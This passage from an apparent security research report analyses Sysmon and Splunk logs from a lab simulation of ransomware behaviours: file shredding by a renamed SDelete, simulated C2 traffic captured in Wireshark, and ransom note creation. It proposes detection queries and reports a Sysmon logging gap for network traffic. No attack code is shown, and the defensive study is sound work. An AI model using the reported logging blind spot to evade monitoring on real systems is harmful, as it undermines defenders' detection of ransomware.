
Based on the identified patterns and IoCs, a detection rule for monitoring file deletion events can be created. It should focus on monitoring specific folders where such activity is unexpected, for example in the case of our environment it would be:

```
index=sysmon EventCode=23 TargetFilename="C:\\FileDelete\*"
```

This query searches for Sysmon events with EventID 23 (file deletion events) where the TargetFilename falls within the FileDelete directory on the disk C:Ḃy monitoring these file deletion events, organizations can improve their ability to identify potential data destruction threats and respond accordingly. When creating an alert based on this detection rule it must be specified when the alert triggers for instance if there has been over 20 file deletions the last 5 minutes, however the ammount of files to be deleted and location must be based on the normal working operations of the environment where the alert is run.

Invoke-FileBlockShredding

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=28
```

✓ 20 events (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a Computer 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 10
# event_id 1
# event_status 1
a EventChannel 1
EventCode 1
a EventData_Xml 10
a EventDescription 1
EventID 1
EventRecordID 20
a eventtype 3
a file_path 10
a Guid 1
# hash_imphash 1
a hash_md5 1
a hash_sha1 1
a hash_sha256 1
a Hashes 1
a host_name 1
# id 20
a Image 1
IMPHASH 1
a index 1
a IsExecutable 1
a Keywords 1
Level 1
# linecount 1
a MD5 1

```
> 5/12/23
  3:10:35.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:35.7156393Z'/><EventRecordID>206
646</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:10:35.702</Data><Data Name='ProcessGuid'>{5a84b272-3acb-645e-7407-000000001700}</Data><
Data Name='ProcessId'>8544</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Software\Ransomwar
e.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_9.txt</Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611
F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D
5A3,IMPHASH=00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

> 5/12/23
  3:10:35.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:35.7151961Z'/><EventRecordID>206
645</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:10:35.702</Data><Data Name='ProcessGuid'>{5a84b272-3acb-645e-7407-000000001700}</Data><
Data Name='ProcessId'>8544</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Software\Ransomwar
e.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_9.txt</Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611
F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D
5A3,IMPHASH=00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

> 5/12/23
  3:10:34.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:34.7071188Z'/><EventRecordID>206
587</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
</Channel><Computer>Win11Simulator</Computer><Security UserID='S-1-5-18'/></System><EventData><Data Name='RuleName'>-</Data
><Data Name='UtcTime'>2023-05-12 13:10:34.702</Data><Data Name='ProcessGuid'>{5a84b272-3aca-645e-7307-000000001700}</Data><
Data Name='ProcessId'>10112</Data><Data Name='User'>WIN11SIMULATOR\Simulator</Data><Data Name='Image'>C:\Software\Ransomwar
e.exe</Data><Data Name='TargetFilename'>C:\FileBlockShred\File_8.txt</Data><Data Name='Hashes'>SHA1=8A3484F6D4F65D3D2687611
F9F12C825ED3B725C,MD5=A0DC57017BDF6DDAEE3B47093C0B8F79,SHA256=D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D
5A3,IMPHASH=00000000000000000000000000000000</Data><Data Name='IsExecutable'>false</Data></EventData></Event>
host = WIN11SIMULATOR   source = XmlWinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = xmlwineventlog

> 5/12/23
  3:10:34.000 PM
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>28</EventID><Version>5</Version><Level>4</Level><Task>28</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:10:34.7063466Z'/><EventRecordID>206
586</EventRecordID><Correlation/><Execution ProcessID='9932' ThreadID='2696'/><Channel>Microsoft-Windows-Sysmon/Operational
```

Figure 27: Screenshot of the generated logs and search query in Splunk for Invoke-FileBlockShredding

Sysmon Log Technical Analysis

Analysis of Sysmon logs for Invoke-FileBlockShredding

Based on the provided Sysmon log for the Invoke-FileBlockShredding function, we can perform the following analysis:

In the Sysmon log, we can observe the following patterns and IoCs:

- **EventID:** 28 - This indicates a file block shredding.
- **UtcTime:** 2023-05-12 13:10:26.999 - The timestamp of the file delete event.
- **ProcessGuid:** 5a84b272-3ab0-645e-6b07-000000001700 - The GUID of the process.
- **ProcessId:** 7112 - The process ID.
- **User:** WIN11SIMULATOR\Simulator - The user account associated with the process.
- **Image:** C:\Software\Ransomware.exe - The path of the process.
- **TargetFilename:** C:\FileBlockShred\File_1.txt - The target file for deletion.
- **SHA256 Hash:** `D2D0858EC039C24AF705EF1C1A37333B006855F786BC89403FD566FD28C6D5A3-` The SHA256 hash value of the file.
- **IsExecutable:** false - Indicates whether the target file is an executable.

Analysis:

File shredding is a method used to permanently delete files from storage devices. While this method has legitimate uses, it can also be employed maliciously to destroy evidence of an attack or to prevent data recovery after a ransomware attack.

In our analysis, we observed the process C:\Software\Ransomware.exe, which is a renamed version of SDelete.exe, attempting to delete the target file C:\FileBlockShred\File_1.txt. As Event ID 28 corresponds to a file delete event in Sysmon, the file was not deleted due to Sysmon's capabilities to block file shredding actions.

The event raises suspicion as the file shredding attempt was made by a process that was renamed to "Ransomware.exe", indicating potentially malicious intent. However, it is also important to note that not all file shredding actions are malicious.

False positives may arise due to legitimate file shredding actions for data privacy or storage management reasons. Therefore, the context of the action, user account, and the process involved should be carefully evaluated to discern between benign and potentially malicious file shredding attempts.

In conclusion, file shredding attempts should be carefully monitored as they can indicate malicious intent, such as evidence destruction or data elimination after a ransomware attack. Analyzing Sysmon logs and understanding the context surrounding file deletion events can help security professionals detect and mitigate threats in an enterprise environment.


Develop detection rules:

Based on the identified patterns and IoCs, we can create a detection rule for monitoring file delete events:

```
index=sysmon  EventCode=28
```

This query scans for Sysmon events with EventID 28, which are associated with file block shredding. Although the query is simple, it could be refined to specifically target locations containing sensitive files. As observed in the FileDelete detection, Event 28 does not generate significant noise, suggesting that it could be easier to distinguish legitimate system processes from malicious ones. However, this would require specific tuning within the organization where the detection is implemented.

Notably, in our simulation, even as the process C:\Software\Ransomware.exe attempted to delete the target file C:\FileBlockShred\File_1.txt, Sysmon's defenses held strong. Post-simulation inspections verified that the file remained unscathed and intact, providing tangible evidence of Sysmon's effectiveness. This outcome is a testament to Sysmon's ability to shield files from being irretrievably erased. Particularly in the context of ransomware attacks where file shredding can be used as a means to further cripple the victim's data recovery efforts.



```
This is a sensitive test data file.
```

Name	Date modified	Type	Size
File_1	5/12/2023 3:10 PM	Text Document	1 KB
File_2	5/12/2023 3:10 PM	Text Document	1 KB
File_3	5/12/2023 3:10 PM	Text Document	1 KB
File_4	5/12/2023 3:10 PM	Text Document	1 KB
File_5	5/12/2023 3:10 PM	Text Document	1 KB
File_6	5/12/2023 3:10 PM	Text Document	1 KB
File_7	5/12/2023 3:10 PM	Text Document	1 KB
File_8	5/12/2023 3:10 PM	Text Document	1 KB
File_9	5/12/2023 3:10 PM	Text Document	1 KB
File_10	5/12/2023 3:10 PM	Text Document	1 KB

Figure 28: Screenshot of the FileBlockShred folder after the simulation

Simulate-C2Communication

Sysmon logs


No relevant Sysmon logs were created for this function

Sysmon Log Technical Analysis

For the Simulate-C2Communication function we expected that Sysmon would log a DNS query Event 22 for the domain name and simultaneously record the network traffic to and from the C2 Server. Contrary to our assumptions, we found a complete absence of such evidence in the Sysmon logs, despite the function operating as intended and successfully downloading data from the C2 server.

Intrigued by this peculiar occurrence, we replicated the test on an alternative system, maintaining an identical Sysmon configuration that logs all activities. Yet, the Sysmon logs remained absent of any network traffic evidence. This consistent absence of expected network traffic logs in Sysmon instigated further investigation.

To validate the operation of network traffic and to ensure the legitimacy of our observations, we employed Wireshark, a renowned network protocol analyzer. With Wireshark's packet capture capabilities, we executed the function once more, and as anticipated, the network traffic was logged. This observation confirmed that the network traffic was indeed operational, but Sysmon was failing to log it.


*Ethernet 23
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
(ip.dst == 3.220.251.206) || ip.src == 3.220.251.206
```

```
No.   Time      Source          Destination     Protocol  Length  Info
 1017 2.367117  10.0.0.6        3.220.251.206   TCP         66 50256 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
 1110 2.448612  3.220.251.206   10.0.0.6        TCP         66 443 → 50256 [SYN, ACK] Seq=0 Ack=1 Win=26883 Len=0 MSS=1460 SACK_PERM WS=256
 1111 2.448674  10.0.0.6        3.220.251.206   TCP         54 50256 → 443 [ACK] Seq=1 Ack=1 Win=525568 Len=0
 1112 2.456926  10.0.0.6        3.220.251.206   TLSv1.2    382 Client Hello
 1184 2.537890  3.220.251.206   10.0.0.6        TCP         60 443 → 50256 [ACK] Seq=1 Ack=329 Win=28160 Len=0
 1185 2.537916  3.220.251.206   10.0.0.6        TLSv1.2    150 Server Hello
 1186 2.537916  3.220.251.206   10.0.0.6        TLSv1.2     60 Change Cipher Spec
 1187 2.537916  3.220.251.206   10.0.0.6        TLSv1.2     99 Encrypted Handshake Message
 1188 2.537941  10.0.0.6        3.220.251.206   TCP         54 50256 → 443 [ACK] Seq=329 Ack=148 Win=525312 Len=0
 1189 2.539783  10.0.0.6        3.220.251.206   TLSv1.2    268 Change Cipher Spec, Encrypted Handshake Message, Application Data
 1227 2.620775  3.220.251.206   10.0.0.6        TCP         60 443 → 50256 [ACK] Seq=148 Ack=543 Win=29184 Len=0
 1230 2.635113  3.220.251.206   10.0.0.6        TLSv1.2    331 Application Data
 1232 2.681679  10.0.0.6        3.220.251.206   TCP         54 50256 → 443 [ACK] Seq=543 Ack=425 Win=525056 Len=0
```

```
> Frame 1230: 331 bytes on wire (2648 bits), 331 bytes captured (2648 bits) o
> Ethernet II, Src: 12:34:56:78:9a:bc (12:34:56:78:9a:bc), Dst: Microsof_bf:7
> Internet Protocol Version 4, Src: 3.220.251.206, Dst: 10.0.0.6
> Transmission Control Protocol, Src Port: 443, Dst Port: 50256, Seq: 148, Ac
> Transport Layer Security
```

```
0000  00 0d 3a bf 71 d6 12 34  56 78 9a bc 08 00 45 00   ··:·q··4 Vx····E·
0010  01 3d 69 f4 40 00 e7 06  1f 16 03 dc fb ce 0a 00   ·=i·@··· ········
0020  00 06 01 bb c4 50 77 dc  1b 70 0e ac bc 67 50 18   ·····Pw· ·p···gP·
0030  00 72 83 dd 00 00 17 03  03 01 10 00 00 00 00 00   ·r······ ········
0040  00 00 01 f7 0e 9a af 34  f4 68 d7 fa 04 4a 79 b5   ·······4 ·h···Jy·
0050  e1 3a dd 53 b0 c8 c9 da  24 cb 0d 43 2e 6b 4c cc   ·:·S···· $··C.kL·
0060  f6 21 38 55 33 1f 3b ae  06 5b 94 25 8e 49 af 19   ·!8U3·;· ·[·%·I··
0070  94 bf 43 fb d1 70 91 8b  60 1b cf 64 86 e3 0b 71   ··C··p·· `··d···q
0080  5e 56 40 d2 8e 01 35 8b  d1 ec a1 b8 70 ca 53 8b   ^V@···5· ····p·S·
0090  89 2d 80 8e ee 39 03 e6  91 24 7a 44 61 29 ee 60   ·-···9·· ·$zDa)·`
00a0  49 a1 6d c0 76 78 18 47  cb ca 7f 26 0d 67 de bb   I·m·vx·G ···&·g··
00b0  02 2e 26 83 91 82 f9 79  73 3e 91 d9 16 a1 3e b4   ·.&····y s>····>·
00c0  07 20 1d ac d0 cd 67 49  78 96 3c 89 81 7c 1f 22   · ····gI x·<··|·"
00d0  f8 a4 b5 f5 3f f8 6e 9f  a5 4a 5b 24 8a 18 9f a4   ····?·n· ·J[$····
00e0  43 39 6b 64 53 85 33 c1  d0 c4 82 0b ed 68 89 fc   C9kdS·3· ·····h··
00f0  bf 79 16 86 1a a1 0d 90  59 31 01 b8 89 99 d5 f8   ·y······ Y1······
0100  34 00 5b 8e 12 b0 86 b4  3b 19 09 39 b5 ed a0 62   4·[····· ;··9···b
```

```
wireshark_Ethernet 2340A741.pcapng    Packets: 3904 · Displayed: 13 (0.3%) · Dropped: 0 (0.0%)    Profile: Default
```

Figure 29: Wireshark packet capture for Simulate-C2Communication


These findings underscore a significant limitation in Sysmon's network traffic logging abilities. This shortfall, in our view, necessitates further research and studies, as it presents potential blind spots in system monitoring and threat detection. The severity of this limitation becomes even more pronounced in cybersecurity contexts, where comprehensive and accurate logging is a critical component for identifying and mitigating potential threats. As such, our study has brought to light a crucial area for improvement in Sysmon's design and functionality, warranting immediate attention from the cybersecurity research community.

In addition to uncovering Sysmon's logging limitations, our study also underscores the immense value of thorough testing and validation of detections and log sources in the cybersecurity landscape. The absence of expected network traffic logs in Sysmon, despite the actual existence of such traffic, evidences a potential for false negatives. This can lead to a false sense of security and an underestimation of potential threats. This highlights the importance of comprehensive testing strategies to validate the effectiveness and reliability of security tools and their detection mechanisms.

Moreover, these findings advocate for the implementation of additional log sources as part of a layered security approach. Having multiple, redundant log sources enhances the robustness of a security framework by providing a fallback in case one system fails to detect or log crucial events, as was the case with Sysmon in our study. Furthermore, having multiple log sources allows for the correlation and cross-referencing of logs, aiding in the identification of potential discrepancies and providing a more holistic view of the system's activities.

Create-RansomNote

Sysmon logs



```
index=sysmon host="win11simulator" EventCode=11 TargetFilename="*RansomNote.txt"
```

✓ 1 event (5/12/23 3:05:00.000 PM to 5/12/23 3:25:19.000 PM)

SELECTED FIELDS
a host 1
a source 1
a sourcetype 1

INTERESTING FIELDS
a action 1
a Channel 1
a Computer 1
a CreationUtcTime 1
a dest 1
a dvc 1
a dvc_nt_host 1
a event_creation_time 1

5/12/23
3:11:06.000 PM

```
<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-Windows-Sysmon' Guid
='{5770385f-c22a-43e0-bf4c-06f5698ffbd9}'/><EventID>11</EventID><Version>2</Version><Level>4</Level><Task>11</Task><Opcode>
0</Opcode><Keywords>0x8000000000000000</Keywords><TimeCreated SystemTime='2023-05-12T13:11:06.7946397Z'/><EventRecordID>207
